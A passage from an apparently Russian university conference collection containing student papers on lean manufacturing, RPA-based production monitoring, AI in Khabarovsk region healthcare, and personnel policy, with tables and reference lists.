Таким образом, адаптация и внедрение системы бережливого производства, с одной стороны, требует скоординированных усилий со стороны всех работников промышленного предприятия. С другой стороны, при грамотной организации и успешном функционировании система бережливого производства может принести предприятию значительный экономический и социальный эффект. Первый заключается в экономии затрат в результате снижения всех видов потерь. А социальный эффект состоит в повышении степени удовлетворенности работников предприятия за счет материального вознаграждения и нематериального признания, поощрения в трудовом коллективе духа инициативы и здоровой конкуренции.

СПИСОК ИСТОЧНИКОВ

1. Вялов, А.В. Бережливое производство : учеб. пособие / А.В. Вялов. – Комсомольск-на-Амуре: ФГБОУ ВПО «КнАГТУ», 2014. – С. 100.
2. Бережливое производство: 8 эффективных инструментов и примеры удачного внедрения системы [Электронный ресурс]. – URL: <https://apit.pf/news/berezhlivoe-proizvodstvo-8-jeffektivnyh-instrumentov-i-primery-udachnogo-vnedrenija-sistemy/> (Дата обращения 26.11.2024).
3. Внимание, конкурс! Служба бережливого производства... Иркутский авиационный завод. [Электронный ресурс]. – URL: https://vk.com/wall-74389561_15989 (Дата обращения 26.11.2024).
4. Мусаева С.Ф. Опыт использования системы бережливого производства ПЦ «Яковлев» / С.Ф. Мусаева, Л.П. Кириченко // тип: статья в сборнике трудов конференции Язык: русский. Год издания: 2023, – С. 123-130.
5. Костюнина, Д.С., Искосков Повышение эффективности деятельности предприятия на основе внедрения инструментов бережливого производства (на примере ОАО «Азотреммаш») (бакалаврская работа). ФГБОУ ВО «Тольяттинский государственный университет». – Тольятти., 2016. – С. 87.

УДК 331.1:004

Самойлова Елена Александровна, студент, Комсомольский-на-Амуре государственный университет

Samoylova Elena Alexandrovna, student, Komsomolsk-na-Amure State University

Кизиль Елена Витальевна, доктор экономических наук, профессор, Комсомольский-на-Амуре государственный университет

Kizil Elena Vitalievna, Doctor of Economics, Professor, Komsomolsk-na-Amure State University

ИСПОЛЬЗОВАНИЕ RPA -ТЕХНОЛОГИИ В РЕШЕНИИ ПРОБЛЕМЫ СОКРАЩЕНИЯ ПОТЕРЬ В ПРОИЗВОДСТВЕННОМ ПРОЦЕССЕ USING RPA TECHNOLOGY IN SOLVING THE PROBLEM REDUCING LOSSES IN THE PRODUCTION PROCESS

Аннотация. В данной статье рассматриваются преимущества использования RPA-технологии для мониторинга производственных процессов с целью сокращения потерь. Цель работы - рассмотреть бизнес-процесс предприятия с точки зрения управления и владения информацией на всех ступенях иерархии, предложить к использованию в производстве систему информационного мониторинга, а также выявить преимущества от ее внедрения.

Abstract. This article discusses the benefits of using RPA technology to monitor production processes to reduce waste. The purpose of the work is to consider the business process of an enterprise from the point of view of managing and owning information at all levels of the hierarchy, to propose an information monitoring system for use in production, and also to identify the benefits of its implementation.

Ключевые слова: интеллектуальная система мониторинга, преимущества цифровых технологий.

Key words: intelligent monitoring system, advantages of digital technologies.

Введение

Сегодня на рынке представлено множество актуальных инструментов для управления современной компанией, которые способны оптимизировать и усовершенствовать процессы управления не только человеческими ресурсами, но и предприятием в целом. В этом контексте все более популярным становится использование RPA-технологии (Robotic Process Automation) для автоматизации мониторинга производственного процесса. В современной промышленности широко внедряются роботизированные процессы автоматизации (RPA), позволяющие создать виртуального робота, способного автоматически выполнять задачи по мониторингу производства, анализу данных и принятию оперативных решений. Это открывает новые возможности для предприятий в области управления качеством, оптимизации затрат и минимизации временных потерь, в том числе, рабочего времени. Рассматриваемая в рамках настоящего исследования задача связана с необходимостью создания интеллектуальной системы мониторинга производственного процесса, способной автоматизировать и повысить эффективность выполнения технологического процесса, снизить издержки, сократить потери ресурсов и обеспечить более оперативную и надежную работу системы управления. Внедрение RPA-технологии в мониторинг производственного процесса может стать ключевым элементом успеха и повышения конкурентоспособности на рынке.

Основная часть

Цифровая трансформация формирует не только новые требования, связанные с изменением качества процесса управления в целом, но и создает новые возможности управления персоналом в соответствии с постоянными изменениями и инновациями [1]. Цифровые информационные технологии открывают огромные преимущества для роста эффективности деятельности и повышения конкурентоспособности бизнеса. О важности получения качественной и своевременной информации о каком-либо явлении или процессе говорит популярное в наше время высказывание «Кто владеет информацией, тот владеет миром», которое в полной мере можно отнести и к реализации производственной деятельности промышленного предприятия.

Дифференциация управленческого персонала предприятия по уровням иерархии позволяет условно разделить руководителей, в непосредственном подчинении которых находится промышленно-производственный персонал, на руководителей первого порядка, второго порядка и линейных руководителей (таблица 1).

Сравнение объема информации, распределяемого между руководителями различных уровней управления, показало, что степень информативности руководителя первого порядка в разы уменьшается. Это не позволяет ему ориентироваться в информационном пространстве, правильно оценить ход производственного процесса и принимать оперативные решения.

Таблица 1 - Информация о ходе производственного процесса

Получатель информации	Метод получения информации	Процент информативности, %	Степень владения информацией
Руководитель 1 порядка	Косвенно (от руководителя 2 порядка)	30	Невозможность проанализировать причинно-следственные связи
Руководитель 2 порядка	Косвенно (от линейного руководителя)	50	Возможность оперировать информацией, знание некоторых причинно-следственных связей
Линейный руководитель	Прямо (от рабочего)	80	Возможность оперировать информацией, знание некоторых причинно-следственных связей, её дополнение, развитие
Рабочий		100	Ясность в отношении какой-то информации, полная свобода любых действий с ней, её дополнение, развитие

В настоящее время информативность о ходе производства руководителей первого порядка составляет около 30% и метод получения такой информации можно с уверенностью назвать косвенным, исходящим от руководителей 2 порядка.

Основная задача использования технологии RPA в мониторинге производственного процесса предприятия заключается в автоматизации повторяющихся задач и операций. При помощи технологии RPA можно контролировать производственные линии, собирать и анализировать данные о процессе, своевременно выявлять возможные неполадки, проблемы или сбои, что позволяет оперативно реагировать, минимизировать временные задержки, сокращать потери рабочего времени, материальных и других ресурсов предприятия.

Используя RPA, компании могут создавать системы, способные автоматически контролировать и оптимизировать производственные операции. Руководители всех порядков смогут увидеть на своем рабочем месте в мониторе компьютера ход производственного процесса не только по виду производства, но и по используемому материалу, задействованному оборудованию и персоналу. В этой связи важным моментом в организации управления производственным процессом является обустройство рабочих пространств - создание «цифровых рабочих мест» [2].

Положительные стороны внедрения RPA технологий:

- выигрыш по времени за счет вовлечения и расширения возможностей своих сотрудников;
- точность и достоверность данных - современные информационные технологии позволяют существенно повысить качество и эффективность выполнения различных технологических процессов [3];
- поддержка и отслеживание производственного цикла, выявление наиболее эффективных процессов и неравномерное использование рабочей силы;
- улучшение координации между подразделениями;
- возможность отслеживать время, затраченное сотрудниками на выполнение задач в проекте, и сравнивать его с установленным планом периодом;
- оценка загруженности персонала, выявление «ключевых» сотрудников по производительности;
- создание новых сценариев – полезная возможность для тех случаев, когда работникам необходимо работать с различными экземплярами сборок;

- **выявление скрытых недостатков и проблем (выявление неэффективных и ненужных действий, узких мест;**

- **поиск точек оптимизации** и разработка стратегии улучшения. Технология позволяет обнаруживать и исследовать даже неизвестные процессы, находить операции, автоматизация которых позволит сэкономить денежные, временные и человеческие ресурсы.

- улучшение процесса принятия решений благодаря аналитике и организационным данным, обеспечение регулярных обзоров;

- возможность автоматизации напоминаний и действий;

- генерация новых идей сотрудниками на промышленных предприятиях.

- отслеживание изменений в метриках производительности, обучаемости и удовлетворенности сотрудников, позволяющие оценить реальные результаты внедрения цифровых технологий;

- мониторинг изменений в ключевых показателях эффективности;

Таким образом, благодаря точному анализу данных и быстрой реакции на изменения в процессе можно существенно снизить величину потерь и повысить общий уровень производительности предприятия [4].

Заключение

Таким образом, использование технологии RPA для повышения эффективности и точности мониторинга производственного процесса предприятия дает значительное преимущество в сокращении потерь в организации. В качестве возможного направления дальнейшего исследования следует определить проведение анализа потенциала современных цифровых платформ с учетом необходимых цифровых компетенций и возможности использования их на промышленном предприятии. Широкое внедрение программного обеспечения в управление процессом производства такого предприятия будет способствовать его перспективному развитию не только в плане сокращения потерь в целом, но и мотивированию и стимулированию сотрудников, поддержке командной культуры.

СПИСОК ИСТОЧНИКОВ

1. Рамазанова А.Г. Новые возможности управления персоналом компаний в условиях цифровизации. В кн.: Рабаданов М.Х., Амиров Р.А., Магомедбеков Г.У. (ред.) Влияние Цифровой трансформации на подготовку кадров, развитие экономики и бизнеса. Махачкала: ДГУ. - 2022. – 219 с.
2. Карпенко Е.З. Риски развития человеческого капитала организации // Региональные проблемы преобразования экономики. - № 11. - 2016. – С. 93-100.
3. Дегтярева, В. В. Цифровые инструменты HR и их роль в процессе повышения конкурентоспособности компаний / В. В. Дегтярева // Управление. – 2021. – Т. 9, № 2. – С. 90-102. – DOI 10.26425/2309-3633-2021-9-2-90-102. – EDN WSNVMY.
4. Задорожная, Е. А. HR DIGITAL: тренды и цифровые технологии в управлении человеческими ресурсами / Е. А. Задорожная, Н. Е. Насоненко, Е. С. Прокопенко // Развитие финансовых отношений в период становления цифровой экономики: Материалы II Международной научно-практической конференции, Санкт-Петербург, 14–15 марта 2019 года / Под научной редакцией А.Ю. Румянцевой. – Санкт-Петербург: Санкт-Петербургский университет технологий управления и экономики, 2019. – С. 367-370.

УДК 004.8:614.2

Сапон Виктория Павловна, студент, Комсомольский-на-Амуре государственный университет

Sapon Viktoria Pavlovna, student, Komsomolsk-na-Amure State University

Кузнецова Ольга Рудольфовна, канд. экон. наук, доцент, Комсомольский-на-Амуре государственный университет

Kuznetsova Olga Rudolfovna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИЙ ИСКУССТВЕННОГО ИНТЕЛЕКТА ДЛЯ РЕШЕНИЯ ПРОБЛЕМ В ЗДРАВООХРАНЕНИИ USING ARTIFICIAL INTELLIGENCE TECHNOLOGIES TO SOLVE PROBLEMS IN HEALTHCARE

Аннотация. Работа посвящена использованию искусственного интеллекта в здравоохранении России. Сформулированы основные проблемы отрасли. Проанализировано состояние здравоохранения в г. Комсомольске-на-Амуре. Указано на то, что многие из этих проблем может решить искусственный интеллект. Обозначены направления использования искусственного интеллекта в медицине. Сделан вывод о том, что использование искусственного интеллекта в здравоохранении позволит повысить качество медицинских услуг и снизить текущие затраты в отрасли.

Abstract. The work is devoted to the use of artificial intelligence in healthcare in Russia. The main problems of the industry are formulated. The state of healthcare in Komsomolsk-on-Amur is analyzed. It is pointed out that artificial intelligence can solve many of these problems. The directions of using artificial intelligence in medicine are outlined. It is concluded that the use of artificial intelligence in healthcare will improve the quality of medical services and reduce current costs in the industry.

Ключевые слова: здравоохранение, искусственный интеллект, медицинская услуга, качество услуги, затраты, инновации.

Key words: healthcare, artificial intelligence, medical service, quality of service, costs, innovation.

Введение

В современном мире большое развитие получает искусственный интеллект (далее ИИ). Эти информационные технологии позволяют прогнозировать, проводить мониторинг, диагностику и т.п. В экономике данные разработки могут выполнять финансовые функции, заниматься ценообразованием, а также обслуживать клиентов.

Особую значимость приобретает использование технологий ИИ в сфере здравоохранения. В России сегодня ведется большое количество научных разработок по использованию в медицине ИИ. Эти современные цифровые технологии позволяют выполнять множество функций и решать задачи, которые ранее относились к категории неразрешимых. Таким образом, с помощью ИИ можно устранять проблемы, с которыми сталкиваются учреждения здравоохранения.

Основная часть

Здравоохранение в прямом смысле слова является жизнеобеспечивающей отраслью, успехи и проблемы которой непосредственно отражаются на здоровье граждан страны. Не смотря на развитии отрасли в последнее время в инновационном направлении, здравоохранение в России сталкивается с рядом проблем. Главная из них - низкое качество предоставляемых услуг. Причины этой проблемы следующие:

- дефицит медицинских работников;

- не достаточно высокая квалификация медицинского персонала, из-за чего увеличивается количество врачебных ошибок;
- нехватка лекарственных препаратов, их дороговизна;
- низкие зарплаты в отрасли, отсутствие или недостаточное стимулирование труда медицинских работников;
- высокая степень износа медицинского оборудования, низкий уровень инвестиций в здравоохранение и другие проблемы.

Некоторые из проблем можно решить с помощью ИИ. Технологии ИИ сегодня развиваются в нескольких направлениях:

- анализ медицинских изображений и цифровая диагностика: такие системы проводят анализ изображений КТ, МРТ, рентген-снимков, снимков крови, костного мозга и т.д.
- профилактика и лечение: данные системы ИИ помогает выявить хронические и острые заболевания, помогают создавать капы для выравнивания зубов, а также диагностировать психологическое здоровье.

Кроме того, системы ИИ используются для систематизации сбора и анализа данных о пациенте [1].

Рассмотрим, как и какие проблемы может решить ИИ в сфере здравоохранения г. Комсомольска-на-Амуре.

В Комсомольске-на-Амуре, как и в целом в Хабаровском крае стабильно наблюдается нехватка кадров в медицинских учреждениях. Из-за дефицита кадров произошло объединение поликлиник городской больницы №3, имени М.И. Шевчука г. Комсомольска-на-Амуре и центральной районной больницы г. Амурска. Из-за отсутствия узких специалистов пациентам приходится ездить по городу в поисках необходимого медицинского работника, а иногда выезжать за пределы города или даже страны для того, чтобы получить консультацию по диагностике и лечению. [2].

С учётом выходных и отпуска врачи работают 219 дней в году. Рабочий день врача составляет от 6 до 8 часов. Существуют нормы затраченного времени для пациентов, они приведены в таблице 1. [3].

Таблица 2 - Нормы времени для врачей

Врач-специалист	Норма времени на 1 пациента, мин.
Врач-офтальмолог	14
Врач-педиатр (терапевт)	15
Врач-оториноларинголог	16
Врач общей практики (семейный врач)	18
Врач-эндокринолог	19
Врач-гематолог (инфекционист)	20
Врач-невролог (акушер-гинеколог)	22
Врач-онколог	23
Врач-кардиолог	24
Врач-пульмонолог (хирург)	26
Врач-фтизиатр	35
Врач-стоматолог-терапевт	44

Исходя из данных таблицы, в среднем на 1 пациента затрачивается 23 минуты. Предполагая, что пациент посетит врача минимум 2 раза, доктор сможет оказать лечение 2 285 человекам. Население Хабаровского края на 2022 год составило 1 298 978 чел. На рисунке 1 приведена динамика численности врачей в Хабаровском крае [4].

Исходя из статистических данных, в плановом порядке в 2022 году смогли получить лечение 1 213 335 человек. Соответственно 85 643 чел. не смогли получить лечения из-за отсутствия кадров.




Рисунок 2 - Динамика численности врачей

Также о нехватке медицинского персонала говорит опрос респондентов, который провёл Росстат в 2023 году. Наибольший процент пациентов, которые не получили медицинскую помощь приходится на отсутствие нужного специалиста. На рисунке 2 представлена диаграмма с причинами неполучения амбулаторного лечения [4].




Рисунок 3 - Статистика причин неполученного лечения [5]

Нивелировать нехватку медицинского персонала смог бы ИИ. В России и за рубежом уже активно применяется диагностика пациентов с помощью искусственного интеллекта. ИИ может диагностировать рак, пневмонию и начальные стадии рака с точностью попадания на 15-20% больше, чем это сможет сделать человек-врач. В Китае, например, на стадии эксперимента создание мини-клиник со встроенным ИИ. По предварительным данным такие клиники смогут принимать около 3 000 человек в день практически без участия человека.

Разработка, введение и эксплуатация систем ИИ позволит решить проблему дефицита медицинского персонала, так как пациенты, которые по каким-то причинам не смогут получить лечение в клиниках смогут обратиться за помощью к научным технологиям. Таким образом, врачи смогут уделять больше времени пациентам с запущенными случаями, а пациенты с простыми заболеваниями смогут получить лечение от умной системы.

Заключение

Таким образом, искусственный интеллект следует и далее активно внедрять в здравоохранении. Этот процесс будет длительным. Технологии ИИ уже давно реализуются в нашей стране. Уже сейчас ИИ занимается решением проблем в документообороте, выполняет ряд административных функций, управляет медицинскими данными, что позволяет врачам уделять больше времени пациентам. Искусственному интеллекту доступны и более серьезные функции. Это и участие в хирургических операциях, в анализе генетических данных, в удаленном мониторинге пациентов и других областях, связанных с медициной. Использование технологий ИИ позволит в конечном счете повысить качество медицинских услуг и снизит текущие затраты в здравоохранении.

СПИСОК ИСТОЧНИКОВ

1. Гусев, А. Обзор Российских систем искусственного интеллекта для здравоохранения / А. Гусев // Webiomed. – URL: <https://webiomed.ru/blog/obzor-rossiiskikh-sistem-iskusstvennogo-intellekta-dlia-zdravookhraneniia/>
2. Шерстобитова, С. Комсомольская больница прирастет аналогичным учреждением из соседнего города / С. Шерстобитова // Dvnovosti.ru. – URL: <https://www.dvnovosti.ru/komsomolsk/2023/04/20/154633/>.
3. Об утверждении типовых отраслевых норм времени на выполнение работ, связанных с посещением одним пациентом врача-педиатра участкового, врача-терапевта участкового, врача общей практики (семейного врача), врача-невролога, врача-оториноларинголога, врача-офтальмолога и врача-акушера-гинеколога : Приказ Минздрава РФ от 02.06.2015 N 290Н // КонтурНорматив. – URL: <https://normativ.kontur.ru/document?moduleId=1&documentId=257836>
4. Численность медицинских кадров – Раздел сайта «Федеральная служба государственной статистики». – URL: <https://rosstat.gov.ru/folder/13721> - дата публикации: 30.ноября.2023 г.
5. Линдел, А. Треть россиян при заболеваниях не обращаются к врачам / А. Линдел, П. Звездина //РБК. – URL: <https://www.rbc.ru/society/03/04/2019/5ca399a89a79471c9288034f>

УДК 005.95

Сметанин Матвей Витальевич, студент, Комсомольский-на-Амуре государственный университет

Smetanin Matvey Vitalevich, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, candidate of economic sciences, Associate Professor, Komsomolsk-na-Amure State University

ПРОБЛЕМЫ ФОРМИРОВАНИЯ ЭФФЕКТИВНОЙ КАДРОВОЙ ПОЛИТИКИ PROBLEMS OF FORMING AN EFFECTIVE PERSONNEL POLICY

Аннотация. В представленной статье рассматриваются проблемы формирования эффективной кадровой политики. Кадровая политика организации – поэтапное планирование деятельности в сфере управления персоналом. Рациональное распределение человеческих ресурсов на основе классического инструментария системы управления персоналом: инновационные методы, научные принципы и закономерности. Возникающие проблемы в системе управления персоналом, требуют эффективных решений, основывающихся на опыте и выбранном стиле руководства высшего уровня управле-

ния организацией, внедрения инновационных методов решения проблемы формирования эффективной кадровой политики.

Abstract. The article presents the problems of forming an effective personnel policy. The personnel policy of the organization is a step-by-step planning of activities in the sphere of personnel management. Rational distribution of human resources based on the classical tools of the personnel management system: innovative methods, scientific principles and patterns. The problems arising in the personnel management system require effective solutions based on the experience and the selected management style of the top management of the organization, the introduction of innovative methods for solving the problem of forming an effective personnel policy.

Ключевые слова: кадровая политика, эффективность деятельности, инновационные методы, совершенствование деятельности, конкурентоспособность организации.

Key words: personnel policy, performance efficiency, innovative methods, improvement of performance, competitiveness of the organization.

Введение

В 21-ом веке одной из ключевых задач каждой организации является чётко выстроенная кадровая политика. Люди являются драгоценным ресурсом, с помощью которого организации реализуют свои организационные цели, стимулирует к экономическому росту. Благодаря этому фирм может развиваться, а также привносить в рынок инновационные продукты. В свою очередь данные продукты помогают всему обществу в целом прогрессировать и укреплять свои позиции в различных сферах жизни.

В нынешних условиях формирование эффективной кадровой политики встречает перед собой проблемы, которые замедляют процесс формирования кадровой политики. Данный процесс является основополагающим в современном обществе. Для каждой фирмы непременно важно иметь большое количество безупречных специалистов, которые знают своё дело, а также быстро и качественно выполняют свои задачи. Такие сотрудники помогают организации занимать, а в последствие и удерживать лидирующие позиции на любом рынке. Но для того, чтобы такие сотрудники работали в данной фирме, ей требуется грамотно организовать свою кадровую политику.

Основная часть

В данный момент на многих предприятиях наблюдается быстро развивающееся явление «текучести» кадров. Текучесть кадров – это показатель, отражающий частоту увольнений сотрудников в организации. Из этого следует вывод, что методы управления персоналом максимально не эффективны или вовсе устарели. Для решения проблемы, представленной выше, руководителям следует разработать и чётко выстроить кадровую политику организации.

Кадровая политика – это совокупность принципов, методов, средств и форм воздействия на интересы, поведение и деятельность сотрудников для достижения целей, стоящих перед компанией, в которых они заняты. Грамотно построенная кадровая политика стимулирует организацию контроля за ситуациями, происходящих на рынке труда, разрабатывает модель структуры управления.

Кадровая политика учреждения или коммерческой организации должна быть доступно сформулирована, а также максимально прозрачна для своих сотрудников. Это способствует установлению стандартов, укреплению корпоративного духа и ценностей, позволяет сформировать взаимодействие между сотрудниками и компании и её руководителями.

Элементы кадровой политики (рисунок 1).



Рисунок 1 – Элементы кадровой политики

Одним из главных факторов от которого зависит эффективность деятельности предприятия считается грамотно реализованная кадровая политики. Из этого вытекает, что анализ кадровой политики и оценка кадровых возможностей занимают важную ветвь в развитии организации. Анализ кадровой политики способствует определению направлений работы с персоналом, а именно, подбор, обучение, развитие, мотивация специалистов. Оценка кадровых возможностей позволяет определить уровень знаний, профессиональных навыков, а также умений, которые необходимы для выполнения задач, поставленных руководством.

Выделяют следующие показатели анализа эффективности деятельности кадровой политики организации (рисунок 2).




Рисунок 2 – Критерии эффективности кадровой политики

Согласно приведённому выше рисунку, можно говорить о том, что существует пять основных критериев эффективности кадровой политики.

Одним из этих критериев является наличие персонала. Для того, чтобы грамотно оценить кадровую политику организации необходимо взглянуть на тех, кто в ней работает. Если в фирме работает квалифицированный персонал, а также предприятие не испытывает кадровый голод, то это говорит об успешной кадровой политике.

Вторым из перечисленных критериев является компетенции персонала. Наличие дипломированных специалистов в организации не гарантирует, что у сотрудников присутствуют все требуемые, а также дополнительные полезные и уникальные компетенции для эффективной работы в рамках своей должности.

Третьим важным критерием можно назвать удовлетворённость самих рабочих. Важно не только само наличие высококвалифицированных сотрудников на местах, но также и их удовлетворённость условиями труда. Если в фирме сотрудники недовольны

заработной платой или высоким уровнем нагрузке, то в такой организации мало кто останется работать и большинство сотрудников будут искать себе место получше. Это значит, что предприятию необходимо в обязательном порядке следить за состоянием своих сотрудников и стараться удовлетворять главные их потребности.

Четвёртым и можно сказать объединяющим остальные критерии является эффективность использования персонала. Данный критерий содержит в себе умение руководителей грамотно оценивать навыки, возможности и компетенции подчинённых в целом и после этого непосредственно правильно ставить им выполнимые задачи.

Состояние основных средств в организации тоже влияет на успешность кадровой политики напрямую. А именно состояние оборудования, зданий и помещений. Это всё необходимо не только для технически бесперебойного производства и работы фирмы, но и для поддержания комфорта подчинённых. Благодаря качественным основным фондам сотрудники смогут выполнять свои рабочие задачи более эффективно.

Инновационные методы решения проблемы формирования эффективной кадровой политики (рисунок 3)




Рисунок 3 – Инновационные методы решения проблемы формирования эффективной кадровой политики

На рисунке были перечислены основные методы решения проблем в рамках формирования кадровой политики. Внедрение цифровых технологий в купе с обучением и развитие сотрудников может помочь организации создать и развить внутри себя кадры, которых требуют современные условия рынка в определённых отраслях. Например, организация может внедрить в особо загруженные зоны отдела документационного обеспечения искусственный интеллект, что поможет сократить время, которое затрачивают сотрудники на поиск нужных документов. Перед этим, конечно, требуется научить их пользоваться такими программами.

Если говорить о гибких условиях труда, то здесь будут фигурировать и методы поощрения сотрудников, а также методы повышения их мотивации. Основоположников любой организации, а также её двигателем являются сотрудники. Именно они своими решениями и действиями помогают предприятию достигать намеченных целей. Исходя из этого каждой организации требуется уделять особое внимание данными системам, потому как каждый сотрудник, особенно квалифицированный, очень ценен и для его удержания необходимо внимательно относиться к его просьбам, предпочтениям и проблемам.

В рамках последнего пункта схемы можно говорить о том, что самый главный метод улучшения кадровой политики и её развития – это постоянство поиска методов улучшения. Непрерывность, изучение новых методов и прочие помогут каждой организации найти свой уникальный подход к сотрудникам и удержать их у себя как можно дольше.

Заключение

Исходя из всего вышесказанного можно сделать вывод о том, что каждому предприятию требуется грамотно выстраивать свою кадровую политику. Способы повышения её эффективности могут быть у каждой фирмы индивидуальными. Всё зависит непосредственно от целей организации, отрасли, в которой она осуществляет свою деятельность и направленности политики.

Каждому предприятию необходимо совершенствовать кадровую политику непрерывно, так как в современных рыночных условиях существует множество предприятий, которые могут предлагать более лучшие условия труда или выигрывать за счёт других преимуществ, что приведёт к потере ценных кадров, а как следствие приведёт к снижению работоспособности и конкурентоспособности предприятия.

СПИСОК ИСТОЧНИКОВ

1. Кадровая политика и кадровый аудит организации : учебник для вузов / Л. В. Фотина [и др.] ; под общей редакцией Л. В. Фотиной. – Москва : Издательство Юрайт, 2024. – 478 с. – (Высшее образование). – ISBN 978-5-534-14732-2. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/543981> (дата обращения: 13.12.2024).
2. Одегов, Ю. Г. Кадровая политика и кадровое планирование : учебник и практикум для вузов / Ю. Г. Одегов, В. В. Павлова, Л. С. Бабынина. – 4-е изд., перераб. и доп. – Москва : Издательство Юрайт, 2024. – 707 с. – (Высшее образование). – ISBN 978-5-534-18970-4. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/555567> (дата обращения: 13.12.2024).
3. Духновский, С. В. Кадровая безопасность организации : учебник и практикум для вузов / С. В. Духновский. – Москва : Издательство Юрайт, 2024. – 233 с. – (Высшее образование). – ISBN 978-5-534-16853-2. – Текст : электронный // Образовательная платформа Юрайт [сайт]. – URL: <https://urait.ru/bcode/541536> (дата обращения: 13.12.2024).

УДК 330.4

Сплюхин Алексей Юрьевич, магистрант, Комсомольский-на-Амуре государственный университет

Splyukhin Alexey Yurievich, master's student, Komsomolsk-na-Amure State University

Кизиль Елена Витальевна, профессор кафедры «Экономика, финансы и бухгалтерский учет», доцент, Комсомольский-на-Амуре государственный университет

Kizil Elena Vitalievna, Professor of the Department of Economics, Finance and Accounting, Associate Professor, Komsomolsk-na-Amure State University

